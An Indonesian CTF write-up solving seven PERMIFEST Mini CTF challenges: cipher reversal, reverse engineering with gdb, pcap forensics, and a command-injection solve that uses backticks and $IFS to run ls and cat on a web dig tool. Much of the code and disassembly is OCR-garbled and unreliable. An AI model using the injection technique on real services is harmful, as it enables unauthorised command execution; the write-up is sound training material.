
Write Up CTF PERMIFEST MINI CTF Faryuki And The Gank



Faryuki Sigmanyooo Dhyoo

1. emperor secret **PMCTF{flag_adm1n_m4l4s}**



terdapat file flag.txt dan chall.py


```
import random
FLAG = "flag{isi_flag_asli}"
def caesar_xor_encrypt(text, seed):
   random.seed(seed)
   encrypted = []
   for i, char in enumerate(text):
       shift = random.randint(1, 25)
       xor_key = random.randint(1, 255)
       if char.isalpha():
           base = ord('A') if char.isupper() else ord('a')
           shifted = chr((ord(char) - base + shift) % 26 + base)
          shifted = char
       encrypted.append(chr(ord(shifted) ^ xor_key))
   return "".join(encrypted)
SEED = 1337
ciphertext = caesar_xor_encrypt(FLAG, SEED)
with open("flag.txt", "w") as f:
   f.write(ciphertext.encode().hex())
print("Flag terenkripsi telah disimpan di flag.txt")
```

c2a7c3b3c39cc3b1c28b18c2aac2940e51c3b671c2a10fc2b3c387c2bb12c3b9c39cc3a2c3bc0b


selanjutnya membuat script untuk mendecrypt flag.txt menggunakan python


```
import random
    import binascii
    ciphertext hex = "c2a7c3b3c39cc3b1c28b18c2aac2940e51c3b671c2a10fc2b3c387c2bb12c3b9c39cc3a2c3bc0b"
    ciphertext = bytes.fromhex(ciphertext_hex).decode(errors="ignore")
    SEED = 1337
8 random.seed(SEED)
10 decrypted = []
12 v for char in ciphertext:
       shift = random.randint(1, 25)
       xor_key = random.randint(1, 255)
      # XOR balik
shifted = chr(ord(char) ^ xor_key)
      # Caesar balik
if shifted.isalpha():
20 ~
            base = ord('A') if shifted.isupper() else ord('a')
             original = chr((ord(shifted) - base - shift) % 26 + base)
24
            original = shifted
       decrypted.append(original)
    flag = "".join(decrypted)
29 print("Flag:", flag)
```

ketika di run akan menghasilkan flagnya yaitu



2. Command Trickery (**PMCTF**{**m44fin_4dmin_ya_hehe**})





Pertama saya mencoba mengetest reply dari webnya menginjeksi perintah ls namun tidak ada hasil yang berguna. Lalu mencoba berbagai hal hingga menggunakan tanda `ls` untuk menjalankan perintah dan ternyata tereksekusi di programnya.

```
Masukkan alamat IP atau domain untuk diuji dengan perintah dig.

Masukkan IP atau domain

; <>> DiG 9.16.50-Debian <<>> Dockerfile app.py requirements.txt templates
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NODOMAIN, id: 31094
;; flags: qr rd ra ad; QUERY: 1, AMSMER: 0, AUTHORITY: 1, ADOITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;Dockerfile. IN A

;; AUTHORITY SECTION:
. 86400 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2025022300 1800 900 604800 86400

;; Query time: 4 msec
;; SERVER: 127.0.0.11853(127.0.0.11)
;; MMEN: Sun Feb 23 08:33:50 UTC 2025
;; MSG SIZE rcvd: 114
;; Got answer:
```

Lalu karena karakter spasi di filter saya mencoba menggantinya dengan \$IFS sehingga mencoba perintah `ls\$IFS/`

```
c<>>> DiG 9.16.50-Debian <<>>> app bin boot dev directory4d4flagnya etc home lib lib64 media mmt opt proc root run sbin srv sys tmp usr var
```


disini terlihat ada directory yang mencurigakan yaitu directory4d4flagnya. lalu saya menambahkan sintak sebelumnya menjadi `ls\$IFS/directory4d4flagnya/`

```
; <<>> DiG 9.16.50-Debian <<>> flag.txt
```

disini terdapat file flag.txt jadi saya membukanya dengan perintah `cat\$IFS/directory4d4flagnya/flag.txt` dan ketemulah flagnya

```
; <<>> DiG 9.16.50-Debian <<>> PMCTF{m44fin_4dmin_ya_hehe}
```

3. Triple Lock Encryption PMCTF{4n4lisis_punc4k_k3suksesan}



pada soal diberikan 3 file yaitu chall.py, flag.txt, dan readme.txt

```
import base64
import codecs
def caesar_encrypt(text, shift):
    result = "
    for char in text:
       if char.isalpha():
            shift_base = ord('A') if char.isupper() else ord('a')
            result += chr((ord(char) - shift_base + shift) % 26 + shift_base)
            result += char
    return result
def encrypt flag(flag):
    caesar encrypted = caesar encrypt(flag, 3)
    rot13 encrypted = codecs.encode(caesar encrypted, 'rot 13')
    base64_encoded = base64.b64encode(rot13_encrypted.encode()).decode()
    return base64 encoded
flag = "flag{isi_flag}"
encrypted_flag = encrypt_flag(flag)
print("Encrypted Flag:", encrypted_flag)
```

RkNTS1Z7NGQ0YnlpeWlfZmtkczRhX2EzaWthaXVpcWR9

selanjutnya membuat script dalam python untuk mendecrypt flag.txt sesuai cluenya ini adalah enkripsi 3 kali maka kita harus dekript 3 kali juga


- Base64 Decode
- ROT13 Decode
- Caesar Cipher (Shift -3)

```
import base64
import codecs
def caesar_decrypt(text, shift):
   result = ""
   for char in text:
       if char.isalpha():
           shift_base = ord('A') if char.isupper() else ord('a')
           result += chr((ord(char) - shift_base - shift) % 26 + shift_base)
           result += char
   return result
def decrypt_flag(encrypted_flag):
   # Step 1: Base64 Decode
   base64_decoded = base64.b64decode(encrypted_flag).decode()
   # Step 2: ROT13 Decode
   rot13_decoded = codecs.decode(base64_decoded, 'rot_13')
   # Step 3: Caesar Decrypt with shift -3
   decrypted_flag = caesar_decrypt(rot13_decoded, 3)
   return decrypted_flag
encrypted_flag = "RkNTS1Z7NGQ0Yn1peW1fZmtkczRhX2EzaWthaXVpcWR9"
flag = decrypt_flag(encrypted_flag)
print("Decrypted Flag:", flag)
```

ketika script kita run akan menghasilkan flagnya yaitu

```
Decrypted Flag: PMCTF{4n4lisis_punc4k_k3suksesan}
=== Code Execution Successful ===
```

4. Manipulator Lagi (PMCTF{m4afin_admin_nih_fl4nya_admin_b4ikkan})



Pada tantangan ini saya mencoba menginputkan karakter acak untuk melihat hasilnya

Selamat datang di chall manipulator!


Manufalan inna Anda di banah ini.

Masukkan input Anda di bawan ini.	
dd	
retty-print 🗌	
"message":"Akses ditolak! Pastikan User-Agent Anda adalah 'minictfpermifest'."}	

Disini terlihat ada clue bahwa User-Agent nya harus 'minictfpermifest'. Disini saya menggunakan terminal untuk mengubah user agentnya pada web http://103.175.221.240:5110/search?query=dd seperti sintak dibawah ini

Dari hasil request, tampaknya server mengembalikan halaman HTML dengan script JavaScript (huh.js) yang mencurigakan. jadi disini saya mencoba memanggilnya menggunakan curl dan muncul flagnya langsung.

5. XOR Decryption Fun PMCTF{Revers3_3ngineering_4asik_buk4n_xyz123}



Pertama, kita memeriksa jenis file chall menggunakan perintah file

```
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linke d, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8f0b8aa2c76c5435e32c1c7ee3805e4e3d9e7a3c, for GNU/Linux 3.2.0, not stripped
```

Hasil output menunjukkan bahwa file tersebut adalah executable ELF 64-bit Selanjutnya, kita menggunakan ltrace untuk melacak pemanggilan fungsi library saat program berjalan

Dari hasil di atas, kita melihat bahwa strcmp() digunakan untuk membandingkan input pengguna dengan string flag terenkripsi.

Kita menjalankan gdb dan menetapkan breakpoint di stremp

```
Reading symbols from chall...

(No debugging symbols found in chall)

(gdb) b strcmp

Breakpoint 1 at 0×4010b0
```

kita melihat fungsi utama main

```
(gdb) disassemble main
Dump of assembler code for function main:
   0×00000000000401267 <+0>:
   0×0000000000040126b <+4>:
   0×0000000000040126c <+5>:
0×0000000000040126f <+8>:
   0×00000000000401273 <+12>:
                                               (,-0×8(%rbp)
   0×0000000000040127c <+21>:
   0×00000000000401280 <+25>:
                                                                     # 0×402004
   0×00000000000401289 <+34>:
   0×0000000000040128c <+37>:
   0×00000000000401291 <+42>;
                                           0×4010a0 <printf@plt>
   0×00000000000401296 <+47>:
                                           -0×40()
                                                      Э,
   0×0000000000040129a <+51>:
                                           0×d70(
   0×0000000000040129d <+54>:
                                                                     # 0×402014
   0×000000000004012a4 <+61>:
   0×000000000004012a7 <+64>:
   0×000000000004012ac <+69>:
                                                      J,
   0×000000000004012b1 <+74>:
   0×000000000004012b5 <+78>:
   0×000000000004012b8 <+81>:
                                          0×40120b <check_flag>
                                   call
```

Pada offset 0x40120b, main memanggil fungsi check_flag() yang kemungkinan berisi logika pengecekan flag.

Selanjutnya, kita melihat fungsi check flag

```
(gdb) disassemble check_flag
Dump of assembler code for function check_flag:
   0×0000000000040120b <+0>:
                                 endbr64
   0×0000000000040120f <+4>:
   0×00000000000401210 <+5>:
   0×00000000000401213 <+8>:
   0×00000000000401217 <+12>:
   0×0000000000040121b <+16>:
   0×00000000000401224 <+25>:
   0×00000000000401228 <+29>:
   0×0000000000040122a <+31>:
   0×0000000000040122e <+35>:
   0×00000000000401231 <+38>:
                                 call
                                        0×4011b6 <decrypt_flag>
```

Pada offset 0x401231, ada pemanggilan decrypt_flag()

Kita menemukan fungsi decrypt_flag dalam binary

```
(gdb) disassemble decrypt_flag
Dump of assembler code for function decrypt_flag:
   0×00000000004011b6 <+0>:
                                 endbr64
   0×000000000004011ba <+4>:
   0×000000000004011bb <+5>:
   0×000000000004011be <+8>:
   0×000000000004011c2 <+12>:
   0×000000000004011c9 <+19>:
                                        0×4011f5 <decrypt_flag+63>
   0×000000000004011cb <+21>:
                                         -0×4(
                                                 m),
   0×000000000004011ce <+24>:
                                        0×2e89(
                                                    ),
                                                                   # 0×404060 <e
   0×000000000004011d0 <+26>:
                                 lea
ncrypted_flag>
```

Kita juga menemukan alamat 0x404060, yang menyimpan flag terenkripsi

(gdb) x/45bx 0×404060		14		70.0	Favanc	th XL
<pre>0×404060 <encrypted_flag>: x10 0×27</encrypted_flag></pre>	0×12	0×0f	0×01	0×16	0×04	0×390
0×404068 <encrypted_flag+8>: x71 0×2c</encrypted_flag+8>	0×34	0×27	0×30	0×31	0×71	0×1d0
0×404070 <encrypted_flag+16>: x2b 0×2c</encrypted_flag+16>	0×25	0×2b	0×2c	0×27	0×27	0×300
0×404078 <encrypted_flag+24>: x29 0×1d</encrypted_flag+24>	0×25	0×1d	0×76	0×23	0×31	0×2b0
0×404080 <encrypted_flag+32>: x3a 0×3b</encrypted_flag+32>	0×20	0×37	0×29	0×76	0×2c	0×1d0
<pre>0×404088 <encrypted_flag+40>:</encrypted_flag+40></pre>	0×38	0×73	0×70	0×71	0×3f	1 Annium

kemudian buat XOR dengan 0x42, kita menulis script Python untuk mendekripsi flag

```
encrypted_flag = [
     0×12, 0×0f, 0×01, 0×16, 0×04, 0×39, 0×10, 0×27,
     0×34, 0×27, 0×30, 0×31, 0×71, 0×1d, 0×71, 0×2c,
     0×25, 0×2b, 0×2c, 0×27, 0×27, 0×30, 0×2b, 0×2c,
     0×25, 0×1d, 0×76, 0×23, 0×31, 0×2b, 0×29, 0×1d,
     0×20, 0×37, 0×29, 0×76, 0×2c, 0×1d, 0×3a, 0×3b,
     0×38, 0×73, 0×70, 0×71, 0×3f
]

decrypted_flag = ''.join(chr(b ^ 0×42) for b in encrypted_flag)
print(decrypted_flag)
```

kemudian kita run

```
python3 decrypt_flag.py
PMCTF{Revers3_3ngineering_4asik_buk4n_xyz123}
```


setelah di run ternyata sudah muncul flagnya yaitu

PMCTF{Revers3_3ngineering_4asik_buk4n_xyz123}

6. Overflow The Gate **MPCTF{BOF_3xploit_admin_minta_sory}**



didalam file zip terdapat 2 file yaitu chall, dan flag.txt



isi file flag.txt

```
1 flag{isi_flag}
2|
```

pertama-tama kita cek menggunakan gdb -q pada file chall dan kita gunakan command info function untuk menampilkan daftar semua fungsi yang dikenali oleh GDB dalam binary.

```
| Sqdb -q chall | Reading symbols from chall | Reading symbols found in chall | Reading symbols found in chall | Reading symbols | Reading sy
```

Pesan "No debugging symbols found in chall" menunjukkan bahwa binary chall tidak dicompile dengan simbol debugging, kemudian kita copy win beserta binarynya karena win biasanya adalah fungsi tersembunyi yang mungkin memberikan flag.

Selanjutnya kita membuat script tarik.py untuk menarik respon dari server, dan kita run menggunakan command python3 tarik.py

setelah di run ternyata sudah muncul flagnya yaitu MPCTF{BOF_3xploit_admin_minta_sory}

7. Hidden Transmission (**PMCTF**{**f0r3ns1c_enJ0y3r_4nj4y**})



Pertama disini saya unzip dulu file yang sudah di download dan terdapat file pcap nya.

Setelah itu saya mencoba grep dengan format flag yaitu PMCTF.

```
(kali@kali)-[~/Downloads/minictf/Forensic]
$ strings Forensics.pcap | grep "PMCTF"
PMCTF{this_is_not_the_flag}j
```

namun setelah dicoba tidak bisa dan merupakan flag palsu. Jadi melanjutkan dengan cara menggunakan sintak "tshark -r forensic.pcap -Y "icmp" -T fields -e data" untuk melihat data heksadesimal yang mungkin mencurigakan yang berpotensi menjadi flag.

Disini saya melihat semua heksadesimal yang ada dan menemukan 3 data yang mencurigakan yaitu :

- 1. 504d4354467b746869735f69735f6e6f745f7468655f666c61677d
- 2. 435a5047537b67656c5f756e657172657d
- 3. 217c7225754c375f43623f44603430363f795f4a624330633f3b634a4e

Setelah itu mencoba mendekripnya satu persatu

```
(kali@ kali)-[~/Downloads/minictf/Forensic]
$ echo "504d4354467b746869735f69735f6e6f745f7468655f666c61677d" | xxd -r -p
PMCTF{this_is_not_the_flag}
```

No pertama yang tadi sudah ditemukan dan bukan flagnya jadi lanjut yang kedua.

```
(kali@kali)-[~/Downloads/minictf/Forensic]
$ echo "435a5047537b67656c5f756e657172657d" | xxd -r -p
CZPGS{gel_uneqre}
```

disini terlihat sudah berbentuk flag tapi string yang tidak terbaca. Jadi melanjutkan dengan menggunakan decode cipher identifier dan hasilnya yaitu menggunakan rot-13 dan ketemu hasilnya yaitu

```
Results

CZPGSGELUNEQRE

PMCTF{try_harder}
```

namun hasilnya salah jadi sepertinya itu flag palsu juga. jadi mencoba kemungkinan yang terakhir menjadi flag.

disini setelah di decript jadi karakter asing tidak jelas, jadi lanjut menggunakan decode cipher identifier dan hasilnya yaitu menggunakan rot-47 dan mendapatkan flag yang benar

PMCTF{f0r3ns1c_enJ0y3r_4nj4y}

* ROT47 CIPHERTEXT (?)
[! | r%uL7_Cb?D`406?y_JbC0c?; cJN